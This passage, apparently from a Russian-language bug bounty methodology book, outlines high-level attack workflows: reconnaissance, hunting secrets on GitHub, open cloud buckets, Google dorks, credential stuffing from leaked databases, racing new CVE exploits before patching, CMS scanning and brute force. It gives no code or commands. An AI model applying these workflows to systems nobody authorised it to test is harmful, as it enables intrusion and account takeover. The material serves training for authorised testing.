Обычно я предпочитаю пользоваться услугами третьих лиц, но в некоторых случаях мне необходимо сканировать определенный порт, который эти третьи лица не поддерживают.

Хорошей идеей будет определение геолокации и номера автономной системы (ASN). Так Вы узнаете, где находится ее

интеллектуальная собственность и какой компании она принадлежит. Как Вы узнаете позже, некоторые уязвимости и эксплойты могут быть усилены в зависимости от среды, в которой они находятся. Например, получение SSRF на хосте, расположенном на AWS, может привести к выводу с гораздо большим влиянием.

Веб-приложения

Последним шагом в этом процессе разведки является получение списка поддоменов и IP-адресов, запуск веб-приложения и выполнение снятия отпечатков (fingerprinting), а также обнаружения контента.

Вам нужно будет знать, какая технология работает на каждой конечной точке. Снятие отпечатков («Fingerprinting») Вашей цели чрезвычайно важен, так как это может напрямую привести к обнаружению уязвимости. Например, если Вы видите, что на сайте работает WordPress, то Вы можете запустить сканер WordPress на нем. Если Вы видите страницу Apache Struts, то Вы можете попробовать некоторые известные CVE. Этот список можно продолжать долго.

После Вашего снятия отпечатков («fingerprint»), Вы попытаетесь выяснить, какие страницы есть на хосте. Обычно это делается путем сканирования или выполнения брутфорса на сайте.

Заключение

Это очень БАЗОВЫЙ обзор того, как может выглядеть Ваш рабочий процесс. Если Вы желаете получать награды за ошибки, Вам необходимо попрактиковаться и освоить этот процесс.

Вы должны научиться ходить, прежде чем начать бегать. Я сказал, что это базовая методология. Определенно, есть еще и другие хитрости в игре, но почти все следуют этому базовому рабочему процессу в некоторой степени.

Рабочий процесс GitHub

Введение


Это, наверное, один из моих любимых рабочих процессов, потому что его очень легко выполнять, и, при правильном выполнении, у него есть высокая вероятность получения критических результатов.

Почти каждый разработчик использует GitHub для хранения своего исходного кода. Иногда разработчики загружают жестко закодированные учетные данные в свой исходный код и конфигурационные файлы, для всего мира. Их можно использовать для всевозможных вещей.

Рабочий процесс

В процессе разведки Вы можете потратить усилия, пытаясь найти источник репозиториев кода, которые Ваша цель загружала. Это происходит в шаге разведки, но некоторые могут сказать, что это относится к фазе эксплойта, потому что в тот момент, когда Вы обнаружите рабочие учетные данные - они становятся уязвимостью.

Тем не менее, я решил поставить GitHub в фазу разведки, так как Вы должны провести значительное исследование, чтобы найти эти репозитории исходного кода.



Заключение

Поиск конфиденциальной информации в GitHub - перспективный метод, который многие люди используют для компрометации организаций.

Почти каждый разработчик использует GitHub для управления и хранения своего исходного кода. С небольшой разведкой Вы можете найти эти репозитории, и если Вам повезет, Вы найдете некоторые жестко закодированные учетные данные, которые можно использовать для входа в их приложение или сервер.

Я лично использовал эту технику, чтобы открыть несколько компаний из списка Fortune 500. Вы можете утверждать, что это входит в этап эксплуатации, но я всегда заканчиваю выполнение этого рабочего процесса в моем процессе разведки.

Облачный рабочий процесс

Введение


Есть несколько разных облачных провайдеров, которые компании используют вместо хостинга. Собственная инфраструктура AWS, Google Cloud, Azure и Digital Ocean - вот лишь некоторые из этих провайдеров.

Каждый из провайдеров предлагает одинаковую услугу. Они будут размещать всю Вашу инфраструктуру для Вас. Это означает, что ваш VPS, база данных, хранилище и все остальное, можно разместить в облаке.

Рабочий процесс

Люди уже некоторое время скачивают корзины AWS S3. В случае, если Вы не знаете, что это такое, то корзины S3 - место для хранения файлов. Оно действует как Ваше облачное хранилище.

Иногда компании оставляют их открытыми для публики, позволяя людям загружать конфиденциальные данные. Это коснулось не только AWS, но почти всех облачных провайдеров, и они расшаривают эту неправильную конфигурацию.



В этом рабочем процессе, Вы должны проверить каждого облачного провайдера, чтобы узнать, есть ли у Вашей цели любые активы с неправильно настроенным сегментом хранилища. Это очень популярный рабочий процесс, который принес охотникам за ошибками и пентестерам множество легких побед.

Заключение

Компании начинают отказываться от идеи размещения собственных серверов, и переходят в облако. Эта миграция может быть сложной, поэтому ошибки и неправильные конфигурации могут быть легко введены в среду.

Как только Вы найдете открытое хранилище, Вы должны искать открытые конфиденциальные данные.


Гугл Дорки Рабочий процесс

Введение

Гугл Дорки существуют уже давно, и хакеры используют их для поиска уязвимостей и для сбора разведывательных данных с открытым исходным кодом (OSINT), на протяжении долгого времени. Гугл Дорки позволяют фильтровать огромное количество данных. Мои любимые варианты использования Google Dorks - это поиск конфиденциальной информации на сторонних сайтах, на которые я нацелен.

Рабочий процесс

Этот рабочий процесс удобен, потому что он не требует технических знаний, но может иметь разрушительные воздействия. Тем не менее, требуется много времени, чтобы пройти через все нерелевантные данные, но Вы можете наткнуться на некоторые действительно интересные вещи.



Я действительно использовал этот рабочий процесс все время, потому что он простой и легкий. Я использовал его, чтобы найти удаленное выполнение кода (RCE), рабочие учетные данные.

Заключение

Google Dorks - один из старейших и известных рабочих процессов. Люди десятилетиями использовали эту технику для проведения OSINT по своим целям, но по какой-то причине я вижу, что люди не могут внедрить это в свой рабочий процесс.


Рабочий процесс утечки учетных данных

Введение

Этот рабочий процесс может не подходить для bug bounty программ, но я все же хотел упомянуть его здесь. Хакеры взламывают веб-сайты и сбрасывают их базы данных в сеть уже несколько десятилетий. Используя эти утечки баз данных, можно находить комбинации адресов электронной почты и паролей пользователей. Затем эти учетные данные могут быть использоваться для входа в другие учетные записи из-за повторного использования пароля.

Рабочий процесс

Если Вы учавствуете в bug bounty, то этот рабочий процесс может выйти за рамки Ваших действий. Однако, хакеры использовали этот рабочий процесс для компрометации высокоприоритетных целей в прошлом.



Сначала Вы должны найти все эти утечки базы данных. Их можно скачать бесплатно в интернете, просто выполнив поиск в гугле. Я не буду показывать Вам, где найти их, и Вам придется сделать это самостоятельно. Как только у Вас есть утечка базы данных, последний шаг - просмотреть эти файлы для вашего целевого домена, что-то вроде «*@example.com». После этого, у Вас должен быть список адресов электронной почты, и связанный с ними открытый текстовый пароль.

Эти учетные данные можно использовать для входа в SSH, VPN, электронную почту или любую другую службу организации, которая открыта для интернета. Эти рабочие процессы должны использоваться на высоком уровне, без технических деталей. Я включил этот рабочий процесс только для того, чтобы Вы знали об этой атаке.

Заключение

Хакеры взламывали базы данных с незапамятных времен. Если эти утечки базы данных публикуются в интернете, мы можем выполнить поиск по ним, чтобы найти учетные данные

пользователя, принадлежащие нашей цели. Это сочетается с тем, что люди любят повторное использование паролей, и это часто приводит к легкой победе. Хотя Вы должны знать, что этот тип атаки, вероятно, выходит за рамки, если Вы работаете с bug bounty.

Эксплойты - Рабочий процесс

Новые CVE рабочий процесс


Введение

Это еще один мой любимый рабочий процесс, который позволил мне найти Remote Code Execution (RCE) и другие критические уязвимости. Однако, в отличие от других рабочих процессов, его можно инициировать только ограниченное количество раз в год, так как не каждый день, выходит новая RCE.

Рабочий процесс

Таким образом, этот рабочий процесс исопльзуется для нападения на цель, когда появляются новые CVE, с работающим POC.

Ваша цель - искать серьезные уязвимости, такие как SQL-инъекция и RCE. Я лично добился большого успеха в этом рабочем процессе, и могу гарантировать, что он будет работать, если все сделано правильно.



Чтобы рабочий процесс функционировал, Вам нужно быть одним из первых, кто использует новую CVE. Помните, что Вам не заплатят за повторение эксплуатации уязвимости.

Вы соревнуетесь с синей командой, исправляющей свое программное обеспечение, а также остальными охотниками за ошибками, которые ищут эти уязвимости.

Если у Вас есть правильно настроенная среда для охоты, Вы сможете использовать не новые CVE, которые появляются через NIST и другие источники. Очень важно, чтобы Вы знали о них в первые 24-72 часа.

После этого все становится мейнстримом, и другие узнают об уязвимости, которая означает большую конкуренцию и больше шансов защитников на патчи программного обеспечения. Вы же не хотите быть тем охотником, который упустил возможность нажиться на легких победах? Вам нужно знать первым, когда что-то важное появится в ленте уязвимостей.

Надеюсь, Вы уже сняли «fingerprinted» со своих целей, чтобы Вам было легко их искать, а также, на какие домены влияет новый CVE. Если нет, Вы перейдете прямо к этому этапу, чтобы определить, какие цели следует преследовать.

Скажем, какой-нибудь чувак по имени Orange выпускает эксплойт RCE для брандмауэра Пало-Альто. Вам необходимо выяснить, использует ли Ваша цель Palo alto, и если это так, Вы можете запустить эксплойт.

Как только Вы найдете некоторые потенциальные цели с помощью «fingerprinting», Вы должны запустить код эксплойта POC и подождать, чтобы увидеть, если это сработало.

Заключение

Это действительно простой рабочий процесс, но он дает превосходные результаты. На самом деле нет ничего необычного, так как Вы просто ждете, когда появятся новые эксплойты, и запускаете их против Вашей цели, прежде чем они получат возможность исправить свои системы.

Здесь важна скорость, Ваша гонка против синей команды и других багхантеров. Иногда, новый CVE появляется с работающим POC, который Вы можете использовать. Этот рабочий процесс происходит время от времени, и Вы должны действовать быстро, когда это происходит. Если Вы один из первых, кто отреагирует, Вам почти гарантирована победа.


Рабочий процесс известной уязвимости/неправильной конфигурации

Введение

Это рабочий процесс, который, скорее всего, уже делают все. Известные уязвимости преподаются в каждом курсе этического взлома. Это одни из первых целей, о которых Вы узнаете. Если этот рабочий процесс не является частью Вашего плана, то Вы серьезно упускаете много уязвимостей.

Рабочий процесс

Основная идея здесь состоит в том, чтобы снять отпечатки «fingerprint» Ваших целевых активов, чтобы Вы могли найти известные CVE и неправильные конфигурации, влияющие на их технологический стек. Например, если Ваша цель работает с Apache Struts, тогда Вы можете попробовать запустить некоторые эксплойты для цели Apache Struts.



Вам необходимо снять отпечатки «fingerprint», как с целевых доменов, так и с IP-адресов. Как только это будет сделано, Вы можете искать общедоступные CVE с работающими POC. Вы не только ищете CVE, Вы также занимаетесь поиском неправильных конфигураций.

CVE исправляются своевременно, тогда как неправильные конфигурации могут произойти в любое время, с кем угодно, поэтому я нахожу их довольно часто. У каждого стека технологий свои неправильные конфигурации, поэтому Вам нужно быть знакомыми со всеми.

Заключение


Поиск известных эксплойтов и неправильных конфигураций - это то, как учатся взламывать, большинство новичков. Я могу подтвердить, что после многих лет работы в этой области, я все еще использую этот рабочий процесс для поиска уязвимостей.

По мере приобретения опыта и знакомства с различными технологиями стека, Вы станете лучше в этом рабочем процессе. Ключом к этому рабочему процессу является знание поиска информации в сети.

CMS Рабочий процесс

Введение


Этот рабочий процесс аналогичен процессу эксплуатации/неправильной настройки, за исключением того, что мы ориентируемся на системы управления контентом (CMS). Согласно Компании W3Techs, более половины Интернета использует какие-то CMS.



На одном только WordPress находятся более 30% всех сайтов в Интернете. Так что нужно уметь правильно сканировать такие системы на уязвимости. Тем самым, Вы гарантированно найдете их в дикой природе.

Рабочий процесс

Ваш процесс немного изменяется при работе с CMS, но он похож на уже известный рабочий процесс уязвимости. Более половины интернета работают на различных CMS, так что с ними, в связке, есть множество людей, работающих с этими системами в течение многих лет, и эта работа приводит к релизу эксплойтов, доступных для публики. Эти эксплойты идут, как правило, в комплекте, в виде инструментов, которые делают Вашу жизнь намного проще в качестве тестера. Все, что Вам нужно знать, это какой инструмент подойдет для запуска CMS.



Этот рабочий процесс полностью зависит от возможности идентифицировать веб-сайты, запущенные на той или иной CMS. Если Вы не знаете, как сделать fingerprint приложения, Вам поможет правильный сканер, который сможет выполнить Вашу задачу по поиску уязвимостей.

Заключение

Половина Интернета работает на различных CMS, что означает высокую вероятность наткнуться на уязвимости во время тестирования. Вы, как правило, не выполняете ручное тестирование, при исследовании CMS.

Вы обычно пользуетесь различными типами сканеров хоста, которые выявляют известные CVEs и неправильные конфигурации систем.

OWASP Рабочий процесс


Введение

Этот рабочий процесс обычно делается вручную, с небольшой помощью автоматизированных сканеров. Вы ищете уязвимостей типа OWASP, такие как SQL-инъекция, Cross Site Request Forgery (CSRF), Cross-Site Scripting (XSS), Authentication issues, IDOR и многое другое.

Это Ваши обычные уязвимости, которые можно найти в каждом веб-приложении. Нужно искать их вручную в архитектуре и логике приложения, которые автоматизированные сканеры не смогут обнаружить. Обратите внимание, что ручное тестирование имеет тенденцию поиска уникальных уязвимостей, за которые платят очень хорошо.

Рабочий процесс

Этот рабочий процесс используется для поиска классических веб-уязвимостей, описанных OWASP.



Этот рабочий процесс сильно зависит от тестирования вручную, для поиска уязвимостей, которые Вы хотите найти. Для этого нужно сосредоточиться на одной конечной точке, принадлежащей Вашей цели.

Однако автоматизированные сканеры могут быть использованы для поиска, и они помогают ускорить обработку.

Например, Вы могли бы использовать Burp Scanner, чтобы найти уязвимости в приложении. Подавляющее большинство выводов будет идти, исходя из ручного анализа. Проблемы аутентификации, логические недостатки и другие уязвимости, чрезвычайно трудно найти автоматическими сканерами.

Заключение

Этот рабочий процесс имеет тенденцию быть смесью ручного и автоматического тестирования. Вам необходимо анализировать конечную точку вручную, чтобы Вы могли копнуть глубже, и найти уникальные уязвимости, а также тестировать приложение на уязвимости, которые не могут сделать сканеры.

Вы исследуете уязвимости OWASP, но они не должны ограничиваться только the OWASP Top 10.

Брутфорс Рабочий процесс

Введение


Этот рабочий процесс включает в себя брутфорс открытых интерфейсов администратора, служб SSH, FTP, и всего остального, что принимает учетные данные.

Если делать это в программе bug bounty, то эта техника иногда приемлема. Многие компании запрещают данный тип тестирования, но я все равно буду говорить о нем, потому что эту технику нужно знать.

Рабочий процесс

Этот рабочий процесс хорошо работает с процессом GitHub и утечкой учетных данных с платформы. Если Вы найдете рабочие учетные данные на GitHub или обнаружите утечку базы данных с учетными данными целей, Вы можете использовать их по всем логинам службы, чтобы убедиться в их работоспособности.

Вы также можете создать список стандартных или общих имен пользователей и паролей, и использовать их по службам входа в систему цели.



Этот рабочий процесс использовался как злонамеренными хакерами, так и пентестерами, но часто bug bounty программы запрещают этот тип тестирования. Итак, убедитесь, что данный тип атаки находится в области действия, прежде чем использовать конкретный рабочий процесс.

Заключение

Брутфорс — это давняя атака. Она может быть старой, но все еще работает, когда необходимо угадывать учетные данные администратора.

Единственной проблемой с этим рабочим процессом заключается в том, что многие организации будут рассматривать и запрещать этот тип атаки, как выходящий за рамки параметров тестирования, поэтому обязательно проверьте его.

Резюмирую

Рабочий процесс - это высокоуровневое представление процесса атаки. Конкретные технологии и инструменты не упоминаются намеренно, так как со временем инструменты развиваются и меняются.

Эти рабочие процессы остаются верными независимо от того, какой инструмент Вы используете, хотя некоторые инструменты можут улучшить Ваши результаты.

Каждый должен освоить традиционный рабочий процесс, который включает поиск поддоменов, IP-адресов, конечные точки снятия fingerprints, а также других стандартных методов.

GitHub и облачный рабочий процесс отлично подходит для поиска уязвимостей с самого начала, и если Вы ищете быстрые победы в охоте, то эти рабочие процессы предоставлены для Вас. Информация, собранная в традиционном рабочем процессе, используется для подавляющего большинства использования рабочих процессов.

Новый CVE, известная/неправильная конфигурация и рабочие процессы CMS. полагаются на данные fingerprint, собранные в ходе традиционного рабочего процесса. Эти рабочие процессы - идеальное сочетание, и именно так многие багхантеры работают.

Некоторые охотники за ошибками предпочитают делать что-то вручную, начиная с рабочего процесса OWASP. Этот рабочий процесс используется для поиска типичных уязвимостей OWASP, и других веб-эксплойтов, которые сканеры обычно не замечают.

Вы увидите, что некоторые из Ваших самых больших выплат исходят от этого рабочего процесса, поскольку Вы обнаружите уникальные уязвимости, оказывающие сильное влияние на вознаграждение.

Hacking — это наука и искусство. Вам придется сделать то, что работает лучше всего для Вас, в рабочем процессе, но предпочтительнее составить план, чтобы у Вас было общее представление о том, что делать.

Вы можете смешивать различные рабочие процессы вместе, или Вы можете придумать что-то совершенно другое. Вам придется решить, что лучше всего подходит для Вас, и как Вы хотите работать.

Раздел 2: Разведка

Введение

